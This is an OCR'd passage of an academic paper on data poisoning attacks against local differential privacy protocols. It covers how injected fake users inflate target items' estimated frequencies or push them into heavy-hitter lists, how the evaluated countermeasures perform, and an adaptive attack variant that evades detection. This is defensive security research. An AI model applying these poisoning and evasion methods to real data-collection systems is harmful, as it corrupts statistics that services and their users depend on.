


Figure 3: Impact of different parameters on the overall gains (first row) and normalized overall gains (second row) of the three attacks for OLH.

i.e., $(G+f_T)/f_T$, where f_T is the total true frequencies of the target items. We observe that MGA outperforms RIA, which outperforms RPA or achieves similar (normalized) overall gains with RPA. The reason is that MGA is an optimization-based attack, RIA considers information of the target items, and RPA does not consider information about the target items. Next, we focus our analysis on MGA since it is the strongest attack. The (normalized) overall gains of MGA increase as the attacker injects more fake users, the attacker promotes more target items (except the kRR protocol), or the privacy budget ε becomes smaller (i.e., security-privacy tradeoffs). The (normalized) overall gain of MGA decreases as the total true frequency of the target items (i.e., f_T) increases, though the decrease of the overall gain is marginal. The (normalized) overall gain of MGA increases for kRR but keeps unchanged for OUE and OLH as d increases. We note that, for a given





Figure 4: Impact of different parameters on the success rates of the three attacks for PEM (heavy hitter identification protocol). The first row is on Zipf, the second row is on Fire, and the third row is on IPUMS.

set of target items (i.e., f_T is given), the trend of normalized overall gain is the same as that of the overall gain with respect to parameters β, r, ε, and d. Therefore, in the rest of the paper, we focus on overall gain for simplicity.

Measuring RIA and MGA for OLH: The theoretical overall gain of RIA for OLH is derived based on the "perfect" hashing assumption, i.e., an item is hashed to a value in the hash domain $[d']$ uniformly at random. Practical hash functions may not satisfy this assumption. Therefore, the theoretical overall gain of RIA for OLH may be inaccurate in practice. We use xxhash [14] as hash functions to evaluate the gaps between the theoretical and practical overall gains. In particular, Figure 5a compares the theoretical and practical overall gains of RIA for OLH, where 1 item is randomly selected as target item, $\beta = 0.05$, and $\varepsilon = 1$. We observe that the theoretical and practical overall gains of RIA for OLH are similar.

Our theoretical overall gain of MGA for OLH is derived based on the assumption that the attacker can find a hash function that hashes all target items to the same value. In practice, we may not be able to find such hash functions within a given amount of time. Therefore, for each fake user, we randomly sample some xxhash hash functions and use the one that hashes the most target items to the same value. Figure 5b compares the theoretical and practical overall gains of MGA for OLH on the IPUMS dataset as we sample more hash functions for each fake user, where we randomly select 5 items as target items, i.e., $r = 5$. Our results show that the practical overall gains approach the theoretical ones with several hundreds of randomly sampled hash functions when $r = 5$. We have similar observations for the other two datasets and thus we omit their results due to the limited space.



(a) (b)

Figure 5: (a) Theoretical and practical overall gains of RIA for OLH. (b) Theoretical and practical overall gains of MGA for OLH on the IPUMS dataset as we sample more hash functions for each fake user, where $r = 5$.

5.3 Results for Heavy Hitter Identification

Figure 4 shows the empirical results of applying our three attacks, i.e., RPA, RIA and MGA, to PEM on the Zipf, Fire, and IPUMS datasets, respectively. By default, we randomly select $r = 10$ target items that are not identified as top-k heavy hitters by PEM before attack and use the three attacks to promote them. Default values for the other parameters are identical to those in Table 2. The success rate of an attack is calculated as the fraction of target items that appear in the estimated top-k heavy hitters. The results show that our MGA attacks can effectively compromise the PEM protocol. In particular, we observe that MGA only needs about 5% of fake users to achieve a 100% success rate when $r = 10$ and $k = 20$. In fact, with only 5% of fake users, we can promote 10 target items to be in the top-15 heavy hitters, or promote 15 target items to be in the top-20 heavy hitters. However, RPA and RIA are ineffective. Specifically, even if we inject 10%

of fake users, neither RPA nor RIA can successfully promote even one of the target items to be in the top-k heavy hitters. Moreover, the number of groups g and the privacy budget ε have negligible impact on the effectiveness of our attacks.

6 Countermeasures

We explore three countermeasures. The first countermeasure is to normalize the estimated item frequencies to be a probability distribution, the second countermeasure is to detect fake users via *frequent itemset mining* of the users' perturbed values and remove the detected fake users before estimating item frequencies, and the third countermeasure is to detect the target item without detecting the fake users when there is only one target item. The three countermeasures are effective in some scenarios. However, our MGA is still effective in other scenarios, highlighting the needs for new defenses against our data poisoning attacks.

6.1 Normalization

The LDP protocols estimate item frequencies using Equation (3). Therefore, the estimated item frequencies may not form a probability distribution, i.e., some estimated item frequencies may be negative and they may not sum to 1. For instance, our experimental results in Section 5.2 show that the overall gains of MGA may be even larger than 1. Therefore, one natural countermeasure is to normalize the estimated item frequencies such that each estimated item frequency is non-negative and the estimated item frequencies sum to 1. For instance, one normalization we consider is as follows: the central server first estimates the frequency $\tilde{f}_v$ for each item v following a LDP protocol (kRR, OUE, or OLH); then the server finds the minimal estimated item frequency $\tilde{f}_{min}$; finally, the server calibrates the estimated frequency for each item v as $\bar{f}_v = \frac{\tilde{f}_v - \tilde{f}_{min}}{\sum_v (\tilde{f}_v - \tilde{f}_{min})}$, where $\bar{f}_v$ is the calibrated frequency. Our overall gain is calculated by the difference between the calibrated frequencies of the target items after and before attack. We note that there are also other methods to normalize the estimated item frequencies [31, 63], which we leave as future work. Note that the normalization countermeasure is not applicable to heavy hitter identification because normalization does not impact the ranking of items' frequencies.

6.2 Detecting Fake Users

RPA and MGA directly craft the perturbed values for fake users, instead of using the LDP protocol to generate the perturbed values from certain items. Therefore, the perturbed values for the fake users may be statistically abnormal. We note that it is challenging to detect fake users via statistical analysis of the perturbed values for the kRR protocol, because the perturbed value of a user is just an item, no matter whether or not the attacker follows the protocol to generate the perturbed value. Therefore, we study detecting fake users in the RPA and MGA attacks for the OUE and OLH protocols. Since PEM iteratively applies OLH, we can also apply detecting fake users to PEM.




Figure 6: An example itemset that are all 1's in 3 of the 4 binary vectors. Each column corresponds to an item.

OUE: Recall that MGA assigns 1 to all target items and l randomly selected items in the perturbed binary vector for each fake user. Therefore, among the perturbed binary vectors from the fake users, a set of items will always be 1. However, if the perturbed binary vectors follow the OUE protocol, it is unlikely to observe that this set of items are all 1's for a large number of users. Therefore, our idea to detect fake users consists of two steps. In the first step, the server identifies itemsets that are all 1's in the perturbed binary vectors of a large number of users. In the second step, the server detects fake users if the probability that such large number of users have these itemsets of all 1's is small, when following OUE.

Step I. In this step, the server identifies itemsets that are frequently all 1's among the perturbed binary vectors. Figure 6 shows an example itemset that are all 1's in 3 of the 4 binary vectors. Identifying such itemsets is also known as *frequent itemset mining* [6]. In our problem, given the perturbed binary vectors from all users, frequent itemset mining can find the itemsets that are all 1's in at least a certain number of users. Specifically, a frequent itemset mining method produces some tuples $\boldsymbol{B} = \{(B,s) | s \geq \tau\}$, where B is an itemset and s is the number of users whose perturbed binary vectors are 1's for all items in B.

Step II. In this step, we determine whether there are frequent itemsets that are statistically abnormal. Specifically, we predict a tuple $(B,s) \in \boldsymbol{B}$ to be abnormal if $s \geq \tau_z$, where $z = |B|$ is the size of the itemset B. When an itemset is predicted to be abnormal, we predict the items as the target items and the users whose perturbed binary vectors are 1's for all items in the itemset to be fake. The threshold τ_z achieves a tradeoff between *false positive rate* and *false negative rate* of detecting fake users. Specifically, when τ_z is larger, a smaller number of genuine users are predicted as fake (i.e., a smaller false positive rate), while a larger number of fake users are not detected (i.e., a larger false negative rate). Therefore, a key challenge is how to select the threshold τ_z. We propose to select the threshold such that the false positive rate is at most η. Specifically, given a threshold $\tau_z > (n+m)pq^{z-1}$,

we can derive an upper bound of the false positive rate as $\frac{(n+m)pq^{z-1}(1-pq^{z-1})}{[\tau_z-(n+m)pq^{z-1}]^2}$ (see Appendix B for details). Therefore, to guarantee that the false positive rate is at most η and achieve a small false negative rate, we select the smallest τ_z that satisfies $\tau_z > (n+m)pq^{z-1}$ and $\frac{(n+m)pq^{z-1}(1-pq^{z-1})}{[\tau_z-(n+m)pq^{z-1}]^2} \leq \eta$. We set $\eta = 0.01$ in our experiments.

OLH: To attack the OLH protocol, MGA searches a hash function for each fake user that hashes as many target items to the same value as possible. Suppose we construct a d-bit binary vector $\boldsymbol{y}$ for each user with a tuple (H,a) such that $y_v = 1$ if and only if $H(v) = a$. Then, the target items will be 1's in the binary vectors for a large number of users. Therefore, we can also leverage the method to detect fake users in OLH. Specifically, in Step I, we find frequent itemsets in the constructed binary vectors. In Step II, we predict an itemset B to be abnormal if its number of occurrences s among the $n+m$ binary vectors is larger than a threshold τ_z, where $z = |B|$ is the size of the itemset. Like OUE, we select the threshold τ_z such that the false positive rate is at most η. Specifically, we select the smallest τ_z that satisfies $I(q^{z-1};\tau_z,n+m-\tau_z+1) \leq \eta$, where I is the *regularized incomplete beta function* [5]. $I(q^{z-1};\tau_z,n+m-\tau_z+1)$ is the false positive rate for a given τ_z (see Appendix B for details).

PEM: The heavy hitter identification protocol PEM iteratively applies OLH to identify heavy hitters. Therefore, we can apply the frequent itemset mining based detection method to detect fake users in PEM. Specifically, in each iteration of PEM, the central server applies the detection method in OLH to detect fake users in PEM; and the central server removes the predicted fake users before computing the top-k prefixes.

6.3 Conditional Probability based Detection

The frequent itemset mining based detection method above requires at least two target items as it identifies the abnormal frequent itemset as the target items. When there is only one target item, i.e., $r = 1$, it fails to detect the target item. Therefore, we discuss another method to detect the target item when $r = 1$, which leverages conditional probabilities. Note that this method does not detect fake users.

OUE: Suppose $\boldsymbol{y}$ is a user's perturbed binary vector. With a little abuse of notation, we denote the j-th bit of $\boldsymbol{y}$ as y_j. Given the target item t and a random item j, we have the following equations under our MGA attacks to OUE:

$$\begin{aligned}\Pr(y_j = y_t = 1) &= \Pr(v=t)\cdot\Pr(y_j = y_t = 1|v=t)\\ &+ \Pr(v=j)\cdot\Pr(y_j = y_t = 1|v=j)\\ &+ \Pr(v\neq t,j)\cdot\Pr(y_j = y_t = 1|v\neq t,j)\\ &+ \Pr(\text{fake})\cdot\Pr(y_j = y_t = 1|\text{fake}) \quad (28)\\ &= \frac{nf_t}{n+m}\cdot pq + \frac{nf_j}{n+m}\cdot pq\\ &+ \frac{n(1-f_t-f_j)}{n+m}\cdot q^2 + \frac{m}{n+m}\cdot\frac{l}{d-1}, \quad (29)\end{aligned}$$

f_j	0.01	0.01	0.1	0.1	0.5	0.5	0.9	0.9
f_t	0	0.01	0	0.01	0	0.01	0	0.01
$\hat{f}_u$	0.25	0.26	0.18	0.19	0.18	0.18	0.18	0.19

(a) $\beta = 0.05$

f_j	0.01	0.01	0.1	0.1	0.5	0.5	0.9	0.9
f_t	0	0.01	0	0.01	0	0.01	0	0.01
$\hat{f}_u$	1.8	1.8	0.87	0.88	0.82	0.84	0.82	0.83

(b) $\beta = 0.2$

Table 3: Threshold $\hat{f}_u$ for different f_j and f_t.

$$\begin{aligned}\Pr(y_t = 1) &= \Pr(v=t)\cdot\Pr(y_t = 1|v=t)\\ &+ \Pr(v\neq t)\cdot\Pr(y_t = 1|v\neq t)\\ &+ \Pr(\text{fake})\cdot\Pr(y_t = 1|\text{fake}) \quad (30)\\ &= \frac{nf_t}{n+m}\cdot p + \frac{n(1-f_t)}{n+m}\cdot q + \frac{m}{n+m}, \quad (31)\end{aligned}$$

$$\Pr(y_j = 1|y_t = 1) = \frac{\Pr(y_j = y_t = 1)}{\Pr(y_t = 1)} \quad (32)$$

$$= q + \frac{f_j q(p-q) + \frac{\beta}{1-\beta}\cdot(\frac{l}{d-1} - q)}{f_t p + (1-f_t)q + \frac{\beta}{1-\beta}}. \quad (33)$$

Given a non-target item $u \neq j$, we have the following:

$$\begin{aligned}&\Pr(y_j = y_u = 1)\\ &= \Pr(v=u)\cdot\Pr(y_j = y_u = 1|v=u)\\ &+ \Pr(v=j)\cdot\Pr(y_j = y_u = 1|v=j)\\ &+ \Pr(v\neq j,u)\cdot\Pr(y_j = y_u = 1|v\neq j,u)\\ &+ \Pr(\text{fake})\cdot\Pr(y_j = y_u = 1|\text{fake}) \quad (34)\\ &= \frac{nf_u}{n+m}\cdot pq + \frac{nf_j}{n+m}\cdot pq + \frac{n(1-f_u-f_j)}{n+m}\cdot q^2\\ &+ \frac{m}{n+m}\cdot\frac{l}{d-1}\cdot\frac{l-1}{d-2}, \quad (35)\end{aligned}$$

$$\begin{aligned}&\Pr(y_u = 1)\\ &= \Pr(v=u)\cdot\Pr(y_u = 1|v=u)\\ &+ \Pr(v\neq u)\cdot\Pr(y_u = 1|v\neq u)\\ &+ \Pr(\text{fake})\cdot\Pr(y_u = 1|\text{fake}) \quad (36)\\ &= \frac{nf_u}{n+m}\cdot p + \frac{n(1-f_u)}{n+m}\cdot q + \frac{m}{n+m}\cdot\frac{l}{d-1}, \quad (37)\end{aligned}$$

$$\Pr(y_j = 1|y_u = 1) = \frac{\Pr(y_j = y_u = 1)}{\Pr(y_u = 1)} \quad (38)$$

$$= q + \frac{f_j q(p-q) + \frac{\beta}{1-\beta}\cdot\frac{l}{d-1}\cdot(\frac{l-1}{d-2} - q)}{f_u p + (1-f_u)q + \frac{\beta}{1-\beta}\cdot\frac{l}{d-1}}. \quad (39)$$

Suppose both t and u are among the top-N items with the largest estimated frequencies. The true frequency f_t for the target item t is small, since our attack aims to promote an unpopular item. We have $\Pr(y_j = 1|y_t = 1) < \Pr(y_j = 1|y_u = 1)$ when f_u is smaller than a threshold $\hat{f}_u$. Table 3 shows such threshold for different values of f_j and f_t, where $\beta = 0.05$ and $\beta = 0.2$. We observe that f_u is highly likely smaller than

	kRR		OUE				OLH			
	No	Norm	No	Norm	Detect	Both	No	Norm	Detect	Both
RPA	2e-3	-1e-3	0.50	2e-3	0.50	2e-3	-2e-3	-2e-3	-2e-3	-2e-3
RIA	0.05	-4e-3	0.05	0.03	–	–	0.05	0.03	–	–
MGA	2.72	0.43	1.58	0.46	7e-17	-2e-16	1.18	0.43	1.18	0.43

Table 4: Overall gains of the three attacks on the IPUMS dataset after countermeasures are deployed. The column "No" means no countermeasure is used. The column "Both" means the combined countermeasure. "–" means that the countermeasure is not applicable. Only normalization is applicable for kRR.

the threshold $\hat{f}_u$ for a variety of f_j when $\beta = 0.2$, as $\hat{f}_u$ is very large (sometimes even larger than 1). This observation shows that if we randomly pick an item as j and compare the conditional probabilities $\Pr(y_j = 1|y_u = 1)$ for each item u in the top-N items, then we can detect the item with the smallest conditional probability as the target item. However, when $\beta = 0.05$, the effectiveness of such detection method depends on the true frequencies f_j and f_u.

OLH: The conditional probability based detection method can also be used for OLH when $r = 1$. Specifically, we can construct a d-bit binary vector $\boldsymbol{y}$ for each user whose vth entry $y_v = 1$ if and only if $H(v) = a$, where (H, a) is the user's perturbed value. Assuming the hash function hashes an item uniformly at random to a hash value in $[d']$. Then, we have the following conditional probabilities:

$$\Pr(y_j = 1|y_t = 1) = q + \frac{f_j q(p-q)}{f_t p + (1-f_t)q + \frac{\beta}{1-\beta}}, \tag{40}$$

$$\Pr(y_j = 1|y_u = 1) = q + \frac{f_j q(p-q)}{f_u p + (1-f_u)q + \frac{\beta}{1-\beta} \cdot q}. \tag{41}$$

6.4 Experimental Results

We empirically evaluate the effectiveness of the three countermeasures. Unless otherwise mentioned, we focus on normalization and detecting fake users as the conditional probability based detection is only applicable for one target item. Note that normalization and detecting fake users can also be used together. Specifically, the central server can first detect and remove the fake users, and then perform normalization. Therefore, we will also evaluate the combined countermeasure. We use the same default experimental setup as those in Section 5.1. Moreover, we use the FP-growth algorithm implemented in the Python package *mlxtend* [46] to identify frequent itemsets.


6.4.1 Frequency Estimation

Overall results: Table 4 shows the experimental results with no countermeasure, normalization, detection, and combined countermeasure, where $\beta = 0.05$ and $r = 10$. We observe that the countermeasures are effective in some scenarios. For example, for OUE, combining the two countermeasures leads to an overall gain of -2e-16 for MGA, which means that the estimated total frequency of the target items is even smaller than the one before attack. However, the countermeasures are ineffective in other scenarios. For instance, MGA can still achieve a large overall gain of 0.43 for OLH even if both countermeasures are used. Normalization can reduce the overall gains of all the three attacks for the three protocols except RPA for OLH. However, MGA still achieves large overall gains after normalization. Detecting fake users is ineffective for RPA because RPA randomly samples perturbed values in the encoded space for the fake users and thus the perturbed values do not have meaningful statistical patterns. When the countermeasures are used, MGA is still the most effective attack in most cases. Therefore, we focus on MGA and further study the impact of β and r on the countermeasure effectiveness.

Impact of β and r on MGA: Figure 7a-7b show the impact of β on the countermeasures against MGA when we fix $r = 10$, while Figure 7c-7d show the results for r when we fix $\beta = 0.05$ on the IPUMS dataset. First, we observe that for OUE, detecting fake users and the combined countermeasure can effectively defend against the MGA attacks (i.e., reduce the overall gains to almost 0) when β and r are larger than some thresholds, e.g., $\beta > 0.001$ and $r \geq 3$. The countermeasures are ineffective when β or r is small (e.g., $\beta \leq 0.001$ or $r \leq 2$). This is because the detection method relies on that the target itemset is frequent and abnormal, but the target itemset is not frequent when β is small and is not abnormal among the users' perturbed values when r is small.


Second, for OLH, detecting fake users and the combined countermeasure can effectively defend against the MGA attacks only when r is not too small nor large, e.g., $3 \leq r \leq 5$ in our experiments. Recall that, to attack OLH, our MGA randomly samples 1,000 hash functions and uses the one that hashes the largest number of target items to the same value for each fake user. When $r \leq 5$, our MGA can find a hash function that hashes all target items to the same value. Therefore, the target itemset is frequent among the users' perturbed values. Moreover, when $r \geq 3$, the frequent target itemset is also abnormal. As a result, the detection method can detect MGA when $3 \leq r \leq 5$. When $r \geq 6$, our MGA can only find a hash function among the 1,000 random ones that hashes a subset of the target items to the same value for each fake user. In other words, each fake user essentially randomly picks a subset of the target items and promotes them. Therefore, the entire target itemset is not frequent enough and MGA evades detection. Our MGA evades detection for all the explored β in Figure 7b because $r = 10$ in these experiments.

Adaptive MGA to OUE: Inspired by the evasiveness of MGA to OLH, we can also adapt MGA to OUE that evades detection. Specifically, for each fake user, instead of using a perturbed value that supports all r target items, we randomly select r' of the r target items and find a perturbed value that



(a) OUE (b) OLH (c) OUE (d) OLH (e) Adaptive MGA

Figure 7: (a)-(b) Impact of β on the countermeasures against MGA when $r = 10$. (c)-(d) Impact of r on the countermeasures against MGA when $\beta = 0.05$. (e) Impact of r' on the adaptive MGA (MGA-A) to OUE when $r = 10$.



(a) N (b) β

Figure 8: Impact of N and β on the detection rate of the conditional probability based method for $r = 1$.

supports the r' selected target items. The adaptive attack splits the frequency of the target itemset with size r to $\binom{r}{r'}$ itemsets with size r', which becomes much harder to detect. We call such adaptive attacks MGA-A. Figure 7e shows the impact of r' on MGA-A to OUE when $r = 10$. We observe that our adaptive MGA achieves smaller overall gains as r' becomes smaller when no countermeasures are deployed. However, our adaptive MGA evades detection when $r' < r$.

Attack stealthiness: If the frequent itemset mining based detection method returns an abnormal frequent itemset, then the central server predicts that it is under our MGA attack. Our attack is stealthy if the central server cannot detect it. Our results show that, for OUE, our MGA is stealthy when β or r is small (e.g., $\beta \leq 0.001$ or $r \leq 2$), and our adaptive MGA is stealthy when $r' < r$. For OLH, our MGA is stealthy when r is small or large enough, e.g., $r \leq 2$ or $r \geq 6$ in our experiments.

Conditional probability based detection for $r = 1$: We measure the effectiveness of the conditional probability based detection method using *detection rate*. Specifically, in each experiment, we perform our MGA attack with a random target item 50 times and the detection rate is the fraction of the 50 experiment trials in which the target item is correctly detected. Figure 8a shows the impact of N on the detection rate when we fix $\beta = 0.05$ on the IPUMS dataset. We observe that the detection rate first increases and then decreases as N grows. This is because when N is too small, e.g., $N = 1$, the target item is likely not in the top-N items; and when N is too large, it's more likely that there exists a non-target item in the top-N items that has a smaller conditional probability than the target item. We notice that the detection rate is lower for OLH than for OUE. This is because the threshold $\hat{f}_u$ for OLH is smaller than that for OUE, e.g., $\hat{f}_u = 0.18$ for OLH and $\hat{f}_u = 0.26$ for OUE when $f_t = f_j = 0.01$. Figure 8b shows the impact of β on the detection rate, where we explore $N = 1$ to 20 to find the N that achieves the highest detection rate for each given β. We observe that the detection rate increases as β increases, which implies that the MGA attack with $r = 1$ is easier to detect when there are more fake users. Once the target item is detected, the server can compute the sum of the estimated frequencies of all non-target items as $\tilde{f}_U = \sum_{u \neq t} \tilde{f}_u$ and set the estimated frequency of the target item as $\tilde{f}_t = 1 - \tilde{f}_U$, which can reduce the overall gain of MGA. For instance, the overall gain decreases from 2.37 to 0.095 for OLH when $\beta = 0.1$.

6.4.2 Heavy Hitter Identification

Normalization is ineffective for heavy hitter identification because normalization does not impact the ranking of the items' estimated frequencies. Moreover, the conditional probability based detection is only applicable to one target item. Therefore, we perform experiments on detecting fake users for heavy hitter identification. Moreover, we focus on MGA because RIA and RPA are ineffective even without detecting fake users (see Figures 4). We observe that detecting fake users is effective in some scenarios but not in others. For instance, when $r = 5$, detecting fake users can reduce the success rate of MGA from 1 to 0, as all fake users can be detected. However, when $r = 10$, our MGA can still achieve a success rate of 1.

6.5 Other Countermeasures

Detecting fake users is related to Sybil detection in distributed systems and social networks. Many methods have been proposed to mitigate Sybil attacks. For instance, methods [12, 16, 26, 52, 56, 57, 67, 68] that leverage content, behavior, and social graphs are developed to detect fake users in social networks. Our detection method can be viewed as a content-based method. Specifically, our detection method analyzes the statistical patterns of the user-generated content (i.e., perturbed values sent to the central server) to detect fake users. However, our detection method is different from the content-based methods to detect fake users in social networks, as the user-generated content and their statistical patterns dif-

fer. Social-graph-based methods are inapplicable when the social graphs are not available.

Another countermeasure is to leverage Proof-of-Work [20], like how Sybil is mitigated in Bitcoin. In particular, before a user can participate in the LDP protocol, the central server sends a random string to the user; and the user is allowed to participate the LDP protocol after the user finds a string such that the cryptographic hash value of the concatenated string has a certain property, e.g., the first 32 bits are all 0. However, such method incurs a large computational cost for genuine users, which impacts user experience. Moreover, when users use mobile devices such as phones and IoT devices, it is challenging for them to perform the Proof-of-Work. Malicious-party-resistant SMPC could also be used to limit the impact of fake users (e.g., [40]). However, such methods generally sacrifice computational efficiency.

7 Discussion

Applicability to shuffling-based and SMPC-based protocols: Shuffling-based protocols [21] apply shuffling to the users' perturbed vectors such that a better DP guarantee can be derived. Since they still encode and perturb each user's data, our attacks are applicable. When SMPC-based protocols have local encoding and perturbation steps like [34], our attacks are applicable and the security-privacy trade-off still holds. When there is no local encoding or perturbation step in the SMPC-based DP protocols like [48], our RPA and MGA are not applicable because an attacker cannot manipulate the perturbed vectors. However, our RIA is still applicable because it only needs to modify the item value. In this case, we do not have the security-privacy trade-off because the overall gain of RIA does not rely on the privacy budget.

RIA without perturbation: A variant of RIA is that a fake user samples one of the r target items randomly, encodes it, and sends the encoded value to the central server without perturbing it. When $r = 1$, this RIA variant has the same overall gain as MGA. When $r > 1$, the RIA variant uses a fake user to promote only one target item. However, MGA uses a fake user to simultaneously promote multiple target items, which means that its overall gain is multiple times of the RIA variant's overall gain. Moreover, it may be easy for the central server to detect the RIA variant for OUE. Specifically, the server can count the number of 1's in a vector from a user. If there is only one entry that is 1, then it is likely that the vector is from a fake user as the probability that a genuine vector contains a single 1 is fairly small.

Defending OLH by restricting the hash functions: Since MGA to OLH relies on searching a hash function that maps target items to the same hash value, the server could restrict the space of seeds of the hash function or select the hash function by itself to defend OLH against MGA. However, the defense may break the privacy guarantees. In particular, an untrusted server could carefully select a space of seeds or a hash function that does not have collisions in the item domain. For instance, a hash value h corresponds to a unique item. When receiving a hash value h from a user, the server knows the user's item, which breaks the LDP guarantee.

8 Conclusion

In this work, we perform the first systematic study on data poisoning attacks to LDP protocols. Our results show that an attacker can inject fake users to an LDP protocol and send carefully crafted data to the server such that the target items are estimated to have high frequencies or promoted as heavy hitters. We show that we can formulate such an attack as an optimization problem, solving which an attacker can maximize its attack effectiveness. We theoretically and/or empirically show the effectiveness of our attacks. Moreover, we explore three countermeasures against our attacks. Our empirical results show that these countermeasures have limited effectiveness in some scenarios, highlighting the needs for new defenses against our attacks.

Interesting future work includes generalizing our attacks to other LDP protocols, e.g., LDP protocols for itemset mining [61] and key-value pairs [66], as well as developing new defenses to mitigate our attacks.

Acknowledgements

We thank the anonymous reviewers for their constructive comments. The conditional probability based detection method for one target item was suggested by a reviewer. This work was supported by NSF grant No.1937786.

References

[1] Equifax Announces Cybersecurity Incident Involving Consumer Information. *http://bit.ly/2PEHuPk*, 2017.

[2] A hacker gained access to 100 million Capital One credit card applications and accounts. *https://cnn.it/2WINTKV*, 2019.

[3] In systemic breach, hackers steal millions of Bulgarians' financial data. *https://reut.rs/2r6sMq3*, 2019.

[4] San francisco fire department calls for service. *http://bit.ly/336sddL*, 2019.

[5] Milton Abramowitz and Irene A Stegun. *Handbook of mathematical functions: with formulas, graphs, and mathematical tables*. Courier Corporation, 1965.

[6] Rakesh Agrawal, Tomasz Imieliński, and Arun Swami. Mining association rules between sets of items in large databases. In *SIGMOD*, 1993.

[7] Scott Alfeld, Xiaojin Zhu, and Paul Barford. Data poisoning attacks against autoregressive models. In *AAAI*, 2016.

[8] Brendan Avent, Aleksandra Korolova, David Zeber, Torgeir Hovden, and Benjamin Livshits. BLENDER: Enabling local search with a hybrid differential privacy model. In *USENIX Security*, 2017.

[9] Raef Bassily, Kobbi Nissim, Uri Stemmer, and Abhradeep Guha Thakurta. Practical locally private heavy hitters. In *NeurIPS*, 2017.

[10] Raef Bassily and Adam Smith. Local, private, efficient protocols for succinct histograms. In *STOC*, 2015.

[11] Battista Biggio, Blaine Nelson, and Pavel Laskov. Poisoning attacks against support vector machines. In *ICML*, 2012.

[12] Qiang Cao, Xiaowei Yang, Jieqi Yu, and Christopher Palow. Uncovering large groups of active malicious accounts in online social networks. In *CCS*, 2014.

